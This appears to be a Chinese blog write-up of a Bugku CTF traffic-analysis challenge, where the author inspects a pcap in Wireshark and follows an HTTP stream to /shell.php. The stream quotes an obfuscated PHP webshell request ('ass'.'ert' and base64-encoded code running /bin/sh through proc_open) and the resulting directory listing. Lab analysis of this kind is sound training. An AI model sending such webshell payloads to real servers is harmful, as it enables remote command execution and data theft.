bugku flag被盗了

原创

置顶 关忆北灬 于 2018-10-10 17:18:53 发布

分类专栏： CTF 文章标签： bugku ctf writeup


本文链接：https://blog.csdn.net/weixin_42193900/article/details/83000288

bugku flag被盗了 writeUP

今天刷bugku的时候， 发现网站更新了部分新题， 有的网上已经出现了write up重复的我就不写了 也赶不上大神些。。

分析里面 有一道50分值的 flag被盗了 。。。

点击链接 发现是一道流量分析题。emmm直接打开wireshark分析一波 直接看http协议的



http

分组列表 宽窄 区分大小写 显示过滤器

No.	Time	Source	Destination	Protocol	Length	Info
103	20.517206	192.168.228.1	192.168.228.135	HTTP	847	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)
90	18.852373	192.168.228.1	192.168.228.135	HTTP	841	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)
110	22.239821	192.168.228.1	192.168.228.135	HTTP	839	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)
132	30.773060	192.168.228.135	192.168.228.1	HTTP	659	HTTP/1.1 200 OK (text/html)
127	30.716227	192.168.228.1	192.168.228.135	HTTP	513	GET / HTTP/1.1
133	30.816742	192.168.228.1	192.168.228.135	HTTP	472	GET /icons/ubuntu-logo.png HTTP/1.1
34	5.217678	192.168.228.1	192.168.228.135	HTTP	430	GET /shell.php HTTP/1.1
27	4.260303	192.168.228.1	192.168.228.135	HTTP	430	GET /shell.php HTTP/1.1
93	18.862571	192.168.228.135	192.168.228.1	HTTP	301	HTTP/1.1 200 OK (text/html)
29	4.402148	192.168.228.135	192.168.228.1	HTTP	257	HTTP/1.1 200 OK
36	5.218456	192.168.228.135	192.168.228.1	HTTP	256	HTTP/1.1 200 OK
105	20.538401	192.168.228.135	192.168.228.1	HTTP	251	HTTP/1.1 200 OK (text/html)
112	22.244904	192.168.228.135	192.168.228.1	HTTP	239	HTTP/1.1 200 OK (text/html)
135	30.836589	192.168.228.135	192.168.228.1	HTTP	234	HTTP/1.1 304 Not Modified

追踪一下数据流：

```
POST /shell.php HTTP/1.1
X-Forwarded-For: 44.146.238.198
Referer: http://192.168.228.135/
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)
Host: 192.168.228.135
Content-Length: 787
Cache-Control: no-cache
```

```
pass=array_map("ass"."ert",array("ev"."Al(\"\\\$xx%3D\\\"Ba"."SE6"."4_dEc"."OdE\\\";@ev"."al(\\\
$xx('QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtpZihQSFBfVkVSU0lPTjwnNS4zLjAnKXtAc2V0X21hZ2ljX3F1b
3Rlc19ydW50aW1lKDApO307ZWNobygiWEBZIik7JG09Z2V0X21hZ2ljX3F1b3Rlc19ncGMoKTskcD0nL2Jpbi9zaCc7JHM9J2NkIC92YXIvd3d3L2h0bWwvO2x
zO2VjaG8gW1NdO3B3ZDtlY2hvIFtFXSc7JGQ9ZGlybmFtZSgkX1NFUlZFUlsiU0NSSVBUX0ZJTEVOQU1FIl0pOyRjPXN1YnN0cigkZCwwLDEpPT0iLyI
%2FIi1jIFwieyRzfVwiIjoiL2MgXCJ7JHN9XCIiOyRyPSJ7JHB9IHskY30iOyRhcnJheT1hcnJheSgicGlwZSIsInIiKSxhcnJheSgicGlwZSIsInc
iKSxhcnJheSgicGlwZSIsInciKSk7JGZwPXByb2Nfb3Blbigkci4iIDI
%2BJjEiLCRhcnJheSwkcGlwZXMpOyRyZXQ9c3RyZWFtX2dldF9jb250ZW50cygkcGlwZXNbMV0pO3Byb2NfY2xvc2UoJGZwKTtwcmludCAkcmV0OztlY2hvKCJ
YQFkiKTtkaWUoKTs%3D'));\");"));HTTP/1.1 200 OK
Date: Tue, 12 Sep 2017 12:14:34 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 76
Content-Type: text/html; charset=UTF-8

X@Yflag.txt
index.html
phpcms
phpmyadmin
shell.php
[S]
/var/www/html
[E]
```


发现是一个webshell的访问过程，其中还有flag.txt 毕竟只有50分感觉离答案不远了。。。

把其中base64加密的字符串解码一下@ini_set(“display_errors”,“0”);@set_time_limit(0);if(PHP_VERSION<‘5.3.0’)
{@set_magic_quotes_runtime(0);};echo(“X@Y”);